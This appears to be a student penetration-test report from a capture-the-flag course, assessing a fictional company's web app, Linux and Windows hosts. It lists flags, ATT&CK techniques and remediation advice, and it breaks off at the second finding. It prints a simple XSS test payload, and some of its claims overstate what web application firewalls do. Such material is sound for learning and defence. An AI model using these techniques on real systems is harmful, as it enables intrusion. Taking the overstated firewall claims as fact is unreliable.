



TO: Total Rekall Corporation
Attn: Jessica Smith (CISO)

Rekall Corporation
Atlanta, Georgia
30309

Attn: Jessica Smith (CISO)

For the past two weeks, Total Rekall Corporation, herein referred to as Rekall, hired TidyStacks LLC to conduct an engagement (commonly known as both penetration testing or pen testing) on your network and machine environments. This letter is to inform you that TidyStacks has completed the engagement on your environment and, in compliance with the statement of work, created this report for your perusal. For clarity, some sections of this report template have been combined to provide greater understanding of the findings as a whole. For example, instead of including relative strengths and weaknesses in the findings section, the findings section is simply an executive summary of findings and Technical Recommendations and Findings.. Any section(s) where the format differs from the original Total Rekall document are redlined herein for Total Rekall to review. Additionally, before completion of the engagement, there are additional addendums to Total Rekall's contract TidyStacks LLC kindly requests Total Rekall signs before the conclusion of the engagement.

Sincerely,

TidyStacks LLC



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Prepared By: TidyStacks LLC

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

ADDENDUM 1:

TidyStacks stipulates that the contents of this report may not be reproduced in part or whole without the express consent of TidyStacks LLC. Any methods mentioned or disclosed in this report are considered TidyStacks tradecraft and are proprietary to TidyStacks LLC. Any mentions of tactics and techniques are done for educational purposes and are not to be replicated in part or whole on other networks in the Rekall environment or other networked environments subsequent to the findings of this report.

TS findings are identifications of vulnerabilities within Rekall's network infrastructure and are recommendations. Rekall bears the responsibility of amending, remediating, updating, and improving its given network structures, machines, devices or applications. TidyStacks is not liable for any subsequent network intrusions, machine exploits or credential misuse as a result of the findings herein.

Signed: TidyStacks LLC 08/08/2022

Signed : TotalRekall _____ Date: _____

Table of Contents

Confidentiality Statement	
TidyStacks Addendum 1	3
Contact Information	5
Document History	5
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	8
TidyStacks Addendum 2	
Executive Summary of Findings	9
Grading Methodology	8
Summary Vulnerability Overview	10
MITRE ATT&CK Navigator Map	
Technical Summary Overview	12
Summary of Technical Findings	16
Vulnerability Findings	23
Sources	70

Contact Information

Company Name	TidyStacks
Contact Title	Certified Ethical Hacker

Document History

Version	Date	Author(s)	Comments
001	08/01/2022	TidyStacks	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

ADDENDUM 2:

TidyStacks is not responsible for any damage, service interruptions to Rekall's infrastructure as a result of the mutually agreed upon engagement penetration testing (herein known as pentesting). During the course of pentesting TS may uncover heretofore unknown machines, devices, and applications on Rekall's network and is not responsible or to be held liable for their discovery, damage, or exploitation during the mutually agreed upon scope pentesting. Should Rekall desire these unknown machines, devices, and applications to be examined, Rekall will create an appropriate addendum herein to expand the scope of the engagement.

Signed: TidyStacks LLC 08/08/2022

Signed : Total Rekall _____ Date: _____


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary Vulnerability Overview

CTF DAY 1: Attacking the Web Application CTF

Vulnerability	Severity
Flag 1:XSS Reflected	Critical
Flag 2:XSS Reflected	Critical
Flag 3:XSS Stored	Critical
Flag 4:Sensitive data exposure	Critical
Flag 5:Local file inclusion	Critical
Flag 6: Local file inclusion	Critical
Flag 7:Sensitive data exposure	Critical
Flag 8:Sensitive data exposure	Critical
Flag 9:Sensitive data exposure	Critical
Flag 10:Command injection	Critical
Flag 11: Command injection	Critical
Flag 12:Brute force attack	Critical
Flag 13:PHP injection	Critical
Flag 14:Session management	Critical
Flag 15:Directory traversal	Critical

CTF DAY 2: Attacking Rekall's Linux Servers

Vulnerability	Severity
Flag 1:OSINT leading to accidental disclosure.	Critical
Flag 2: Ping request leading to accidental disclosure.	Critical
Flag 3:OSINT leading to accidental disclosure.	Critical
Flag 4:Nmap Network enumeration.	Critical
Flag 5:Nmap Network enumeration.	Critical
Flag 6: Unpatched Vulnerability leading to Privilege Escalation	Critical
Flag 7:Unpatched Vulnerability leading to Privilege Escalation	Critical
Flag 8: Unpatched Vulnerability leading to Privilege Escalation	Critical
Flag 9: Unpatched Vulnerability leading to Privilege Escalation	Critical
Flag 10: Unpatched Vulnerability leading to Privilege Escalation	Critical
Flag 11: Unpatched Vulnerability leading to Privilege Escalation	Critical
Flag 12: OSINT and Password Guessing	Critical

CTF DAY 3: Attacking Rekall's Windows Servers

Vulnerability	Severity
Flag 1: OSINT	Critical
Flag 2: Password Guessing via OSINT	Critical
Flag 3: Port Vulnerability	Critical
Flag 4: Unpatched Vulnerability leading to Privilege Escalation	Critical
Flag 5: Privilege Escalation	Critical
Flag 6: Credential Dumping	Critical
Flag 7: Sensitive Data	Critical
Flag 8: Password Dumping; Lateral movement	Critical
Flag 9: Sensitive Data	Critical
Flag 10: Credential Dumping	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	<ul style="list-style-type: none"> • 192.168.14.35, • totalrekall.xyz, • 192.168.13.0/24: <ul style="list-style-type: none"> ◦ 192.168.13.12 ◦ 192.168.13.13 ◦ 192.168.13.14 ◦ 192.168.13. • 172.22.117.0/24: <ul style="list-style-type: none"> ◦ 172.22.117.20 ◦ 177.22.117.10 • https://github.com/totalrek all
Ports	<p>Via Nmap:</p> <p>21,22,25,79,80,106,110,443,4444 5901,6001,8080,10000,10001</p>

Exploitation Risk	Total
Critical	37
High	0
Medium	0
Low	0

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that TidyStacks used throughout the penetration assessment. Please find this in the file as an Excel Spreadsheet entitled Rekall.xls

Legend:

Performed successfully

Reconnaissance	
Active Scanning	Scanning IP Blocks
	Vulnerability Scanning
	Wordlist Scanning
Gather Victim Host Information	Client Configurations
	Firmware
	Hardware
	Software
Gather Victim Identity Information	Credentials
	Email Addresses
	Employee Names
Gather Victim Network Information	DNS
	Domain Properties
	IP Addresses
	Network Security Appliances
	Network Topology
	Network Trust Dependencies
Gather Victim Org Information	
Phishing for Information	
Search Closed Sources	
Search Open Technical Databases	
Search Open Websites/Domains	Search Engines
	Social Media
Search Victim-Owned Websites	

Resource Development	
Acquire Infrastructure	
Compromise Accounts	
Compromise Infrastructure	
Develop Capabilities	
Establish Accounts	
Obtain Capabilities	Code Signing Certificates
	Digital Certificates
	Exploits
	Malware
	Tool
Stage Capabilities	Vulnerabilities
	Drive-by Target
	Install Digital Certificate
	Link Target
	Upload Malware
	Upload Tool
Persistence	
Implant Internal Image	Account Manipulation
	BITS Jobs
	Boot or Logon Autostart Execution
	Boot or Logon Initialization Scripts
	Browser Extensions
	Compromise Client Software Binary
	Create Account
	Create or Modify System Process
	Event Triggered Execution
	External Remote Services
	Hijack Execution Flow
	Scheduled Task/Job
	Systemd Timers
	Valid Accounts
At	
Scheduled Task/Job	Container Orchestration Job
	Cron
	Scheduled Task
	Systemd Timers
	Server Software Component
Traffic Signaling	

Credential Access	
Adversary-in-the-Middle	
Brute Force	Credential Stuffing
	Password Cracking
	Password Guessing
	Password Spraying
Credentials from Password Stores	
Exploitation for Credential Access	
Forced Authentication	
Forge Web Credentials	
Input Capture	
Modify Authentication Process	
Multi-Factor Authentication Interception	
Multi-Factor Authentication Request Generation	
Network Sniffing	
OS Credential Dumping	/etc/passwd and /etc/shadow
	Cached Domain Credentials
	DCSync
	LSA Secrets
	LSASS Memory
	NTDS
	Proc Filesystem
	Security Account Manager
Steal Application Access Token	
Steal or Forge Kerberos Tickets	
Steal Web Session Cookie	
Unsecured Credentials	Bash History
	Cloud Instance Metadata API
	Container API
	Credentials In Files
	Credentials in Registry
	Group Policy Preferences
	Private Keys

Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- High-level summary of strengths here
-

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- High-level summary of weaknesses here
-

Technical Summary Overview:

Areas of Opportunity	Total
Trusting unsanitized user Input	21
Poor Password Hygiene	9
User Education	12
Implement Better Cybersecurity Infrastructure: WAF or Firewall	31
Log Monitoring	13

CTF DAY 1: Attacking the Web Application CTF

Vulnerability	Opportunity
Flag 1:XSS Reflected	T _r usting unsanitized user I _n put, I _m plement Better C _y bersecu _r ity I _{nfra} structure: W _A F or F _{ire} wall
Flag 2:XSS Reflected	T _r usting unsanitized user I _n put, I _m plement Better C _y bersecu _r ity I _{nfra} structure: W _A F or F _{ire} wall
Flag 3:XSS Stored	T _r usting unsanitized user I _n put, I _m plement Better C _y bersecu _r ity I _{nfra} structure: W _A F or F _{ire} wall
Flag 4:Sensitive data exposure	C _{ri} tical, I _m plement Better C _y bersecu _r ity I _{nfra} structure: W _A F or F _{ire} wall, U _s er E _d ucation
Flag 5:Local file inclusion	T _r usting unsanitized user I _n put, I _m plement Better C _y bersecu _r ity I _{nfra} structure: W _A F or F _{ire} wall
Flag 6: Local file inclusion	T _r usting unsanitized user I _n put ,I _m plement Better C _y bersecu _r ity I _{nfra} structure: W _A F or F _{ire} wall
Flag 7:Sensitive data exposure	T _r usting unsanitized user I _n put
Flag 8:Sensitive data exposure	U _s er E _d ucation P _o or P _a ssword H _y giene
Flag 9:Sensitive data exposure	T _r usting unsanitized user I _n put, U _s er E _d ucation

Flag 10:Command injection	Trusting unsanitized user Input , Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 11: Command injection	Trusting unsanitized user Input, Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 12:Brute force attack	Trusting unsanitized user Input ,Implement Better Cybersecurity Infrastructure: WAF or Firewall, User Education
Flag 13:PHP injection	Trusting unsanitized user Input , Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 14:Session management	Trusting unsanitized user Input , Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 15:Directory traversal	Trusting unsanitized user Input I, Implement Better Cybersecurity Infrastructure: WAF or Firewall

CTF DAY 2: Attacking Rekall's Linux Servers

Vulnerability	Severity
Flag 1:OSINT leading to accidental disclosure.	Poor Password Hygiene, User Education
Flag 2: Ping request leading to accidental disclosure.	Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 3:OSINT leading to accidental disclosure.	User Education
Flag 4:Nmap Network enumeration.	Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 5:Nmap Network enumeration.	Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 6: Unpatched Vulnerability leading to Privilege Escalation	Trusting unsanitized user Input, Implement Better Cybersecurity Infrastructure: WAF or Firewall Log Monitoring

Flag 7: Unpatched Vulnerability leading to Privilege Escalation	Trusting unsanitized user Input Implement Better Cybersecurity Infrastructure: WAF or Firewall, Log Monitoring
Flag 8: Unpatched Vulnerability leading to Privilege Escalation	Trusting unsanitized user Input Implement Better Cybersecurity Infrastructure: WAF or Firewall, Log Monitoring
Flag 9: Unpatched Vulnerability leading to Privilege Escalation	Trusting unsanitized user Input Implement Better Cybersecurity Infrastructure: WAF or Firewall, Log Monitoring
Flag 10: Unpatched Vulnerability leading to Privilege Escalation	Trusting unsanitized user Input Implement Better Cybersecurity Infrastructure: WAF or Firewall, Log Monitoring
Flag 11: Unpatched Vulnerability leading to Privilege Escalation	Trusting unsanitized user Input Implement Better Cybersecurity Infrastructure: WAF or Firewall, Log Monitoring
Flag 12: OSINT and Password Guessing	Poor Password Hygiene User Education

CTF DAY 3: Attacking Rekall's Windows Servers

Vulnerability	Severity
Flag 1: OSINT	Poor Password Hygiene User Education
Flag 2: Password Guessing via OSINT	Poor Password Hygiene , User Education
Flag 3: Port Vulnerability	Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 4: Unpatched Vulnerability leading to Privilege Escalation	Implement Better Cybersecurity Infrastructure: WAF or Firewall, Log Monitoring
Flag 5: Privilege Escalation	Implement Better Cybersecurity Infrastructure: WAF or Firewall, Poor Password Hygiene User Education Log Monitoring
Flag 6: Credential Dumping	Implement Better Cybersecurity

	Infrastructure: WAF or Firewall, Poor Password Hygiene User Education , Log Monitoring
Flag 7: Sensitive Data	Implement BetterCybersecurity Infrastructure: WAF or Firewall, Log Monitoring
Flag 8: Password Dumping; Lateral movement	Implement BetterCybersecurity Infrastructure: WAF or Firewall, Log Monitoring Poor Password Hygiene User Education
Flag 9: Sensitive Data	Implement BetterCybersecurity Infrastructure: WAF or Firewall, Log Monitoring
Flag 10: Credential Dumping	Implement BetterCybersecurity Infrastructure: WAF or Firewall, Log Monitoring Poor Password Hygiene User Education

Summary of Technical Findings:

Rekall is the cutting edge in Virtual Reality experiences, and soon, if all the findings in the penetration test engagement are thoughtfully applied to Rekall's network environment, Rekall's network will be at the cutting edge of cybersecurity. Currently, there are many areas of opportunity within Rekall's network environment, however, Rekall's willingness to undergo an extensive penetration test to harden its technical environment is showcases its biggest strength: the willingness to improve. Rekall's penetration test consisted of an examination of its public-facing website along with its Linux and Windows environments. The penetration test uncovered five actionable areas: trusting unsanitized user input, poor password hygiene, lack of user education, lack of cybersecurity infrastructure and unclear or missing log monitoring strategy. That being said, there are five actionable steps Rekall can implement immediately to improve its overall security: Implement and Web Application Firewall or WAF and log monitoring, hire QA engineers to improve application security, a strong password policy, and improve user education.

Web Application Firewall Implementation:

First and foremost, Rekall's web application security could greatly benefit from the implementation of a Web Application Firewall or WAF .Installing a WAF that will analyze incoming traffic to Rekall's website for suspicious activity will add a strong layer of protection traffic to Rekall's site. The WAF secures against common web vulnerabilities encountered over the course of the penetration testing engagement such as stored and reflected XSS attacks, local file inclusion, command injections, SQL injections, PHP attacks and last but certainly not least brute force attacks. Put another way, the implementation of WAF will also immediately improve the vulnerable code base of Rekall's public facing website which often found itself vulnerable to unsanitized user inputs. When implemented correctly, WAFs will immediately drop abnormal server requests with the arbitrary code executions they may contain. Additionally, a WAF implementation will resolve many of the unpatched vulnerabilities in Linux and Windows environments automatically. WAFs automatically patch well known CVEs freeing up Rekall's security team to fix vulnerable code without the concern of a potential breach. Equally, WAF's will alert and conceal both used and unused ports if a network scan, that is to say an enumeration attempt, is performed against any Rekall domain. While a WAF is indeed an investment, it secures Rekall's future from reputational damage through data breaches.

Log Monitoring/ Monitoring Network Behavior:

Another crucial step after a WAF implementation, is perpetually monitoring and logging network behavior. While log monitoring will require some overhead on Rekall's governance and legal departments, once Rekall identifies which business essential systems and applications ought to be monitored, having a baseline of normal network and system behavior is invaluable. The logs

themselves ought to have a standard format with meaningful messages so that their content is understood and actionable. An excellent place to start considering the many vulnerabilities uncovered in Rekall's Linux and Windows environments could be authentication attempts (successful and failed logins, password changes, anomalous account activity), as this would prevent brute force attacks and additional monitoring for accounts that may have been accidentally disclosed. Once baselines for normal Rekall network activity are established, alerts can be triggered for any anomalous behavior on the network.

While the first half of this summary deals with more immediately technical implementations to shore up Rekall's network, the second half of this summary will outline more human centered means of shoring up Rekall's network security.

Hiring QA Engineers:

Security culture is in every one's job description. Put simply, everyone currently involved in Rekall's web application development is in some way responsible for its security. It is important perhaps then to encourage a refresher for developers on the creation of secure coding practices, such as a reminder to be cognizant of the commits they push to GitHub. Accidental disclosure of sensitive data such as passwords to Rekall's GitHub, trusting unsanitized user input, poor session management could lead to catastrophic data breaches if Rekall's current code base is left currently unchanged. It would be perhaps beneficial for Rekall to hire QA engineers who know how to apply security policy to their coding implementations. While the hiring process will take time, this is why it is ultimately important to get the WAF up and running as soon as possible. The investment will pay off with a secure application that will never make headlines with catastrophic data breaches.

Password Policies:

Related to the concerns over data breaches, improved password hygiene through more robust password policy within Rekall's environment is essential. Best practices moving forwards are passwords that change every quarter (or every 3 months), checking passwords against a list of breached passwords so that vulnerable passwords are not used, and applying multi-factor authentication (MFA) on structurally important systems and administrator accounts. The passwords uncovered in the Vulnerability Findings of this report, outline that Rekall needs to instill better practices in its user base such as not using their first name as a password, or to a default user account credential set at the time of account creation. Additionally, given that Rekall's web application is vulnerable to brute force attacks, setting a cooldown period for the number of unsuccessful login attempts must be implemented as soon as possible. This working in tandem with both the log monitoring and the WAF will provide Rekall with enough time and resources to respond to this kind of threat to its environment.

User Education:

User education is an evergreen security strategy to improve mindfulness amongst Rekall's user base. If Rekall implements a rolling and mandatory cybersecurity training every quarter both for technical and non technical staff, with those performing poorly placed in next quarter's sessions, the essentials of good cybersecurity hygiene can be taught. Good topics for content would touch on password hygiene, such as ensuring the password is at least 10 characters long containing special characters, not reusing passwords, being careful where users write their passwords(ie not on Rekall's GitHub account), informing users, that in most cases, 2FA(Two Factor Authentication), will be enabled and mandatory on sensitive accounts are all great conversations that need to be covered.

Conclusion:

All in all, diverse security measures are the key in improving Rekall's security overall. With the implementation of WAF, log monitoring, hiring QA engineers to improve Rekall's code base, better password policies, along with user education, Rekall will be at the cutting edge of cyber security. If both the mediation suggestions of the next section in addition to the suggestions contained within this technical summary are implemented, Rekall will be well placed to spot anomalous activity, prevent malicious exploits to Rekall's system, along with making it exceedingly difficult for a malicious actor to find their way in Rekall's environment.

Executive Summary

[Provide a narrative summary of your steps and findings, including screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A-Z summary of your assessment.]


Vulnerability Findings


The methods disclosed in the vulnerability findings are conducted with the express permission of Rekall. It is illegal and ill advised to attempt these methods or techniques on Rekall computers, networks, devices, or applications or on any computer system that has not given express permission and consent to penetration testing. It is also advised that any account credentials disclosed herein **be immediately changed**.

CTF DAY 1: Attacking the Web Application CTF


Vulnerability 1	Findings
Title	Flag 1: f76sdfkg6sjf
Type (Web app / Linux OS / WIndows OS)	WEB APP
Risk Rating	Critical
Description	Reflected XSS
Images	 <ul style="list-style-type: none"> Entered the following script into the field that prompts the user to enter their name. <ul style="list-style-type: none"> <script>alert("hi")</script> This is implementing a javascript alert function to run the alert "hi" using HTML tags.

Affected Hosts	192.168.14.35
Remediation	<p>This vulnerability allows any attacker to inject web development code such as HTML, JavaScript into the content of a target website. When anyone interacts with the infected page, the code executes in the browser. This could lead to stolen private information associated with Rekall's website. There are two main categories of remediations to mention here. From the perspective of someone visiting a site, do not click on any links in a comment section or any link that was not requested. From the perspective of a site owner, never trust user input to Rekall's site. All user input ought to be sanitized at both the client and server level so all potentially malicious text, character or code is removed or escaped. A web application firewall or WAF is also an invaluable tool for Rekall's website as it could compensate for the lack of sanitization by simply blocking abnormal requests such as those with a cross site scripting attack.</p>


Vulnerability 2	Findings
Title	Flag 2: ksdnd99dkas
Type (Web app / Linux OS / Windows OS)	WEB APP
Risk Rating	Critical
Description	Reflected XSS
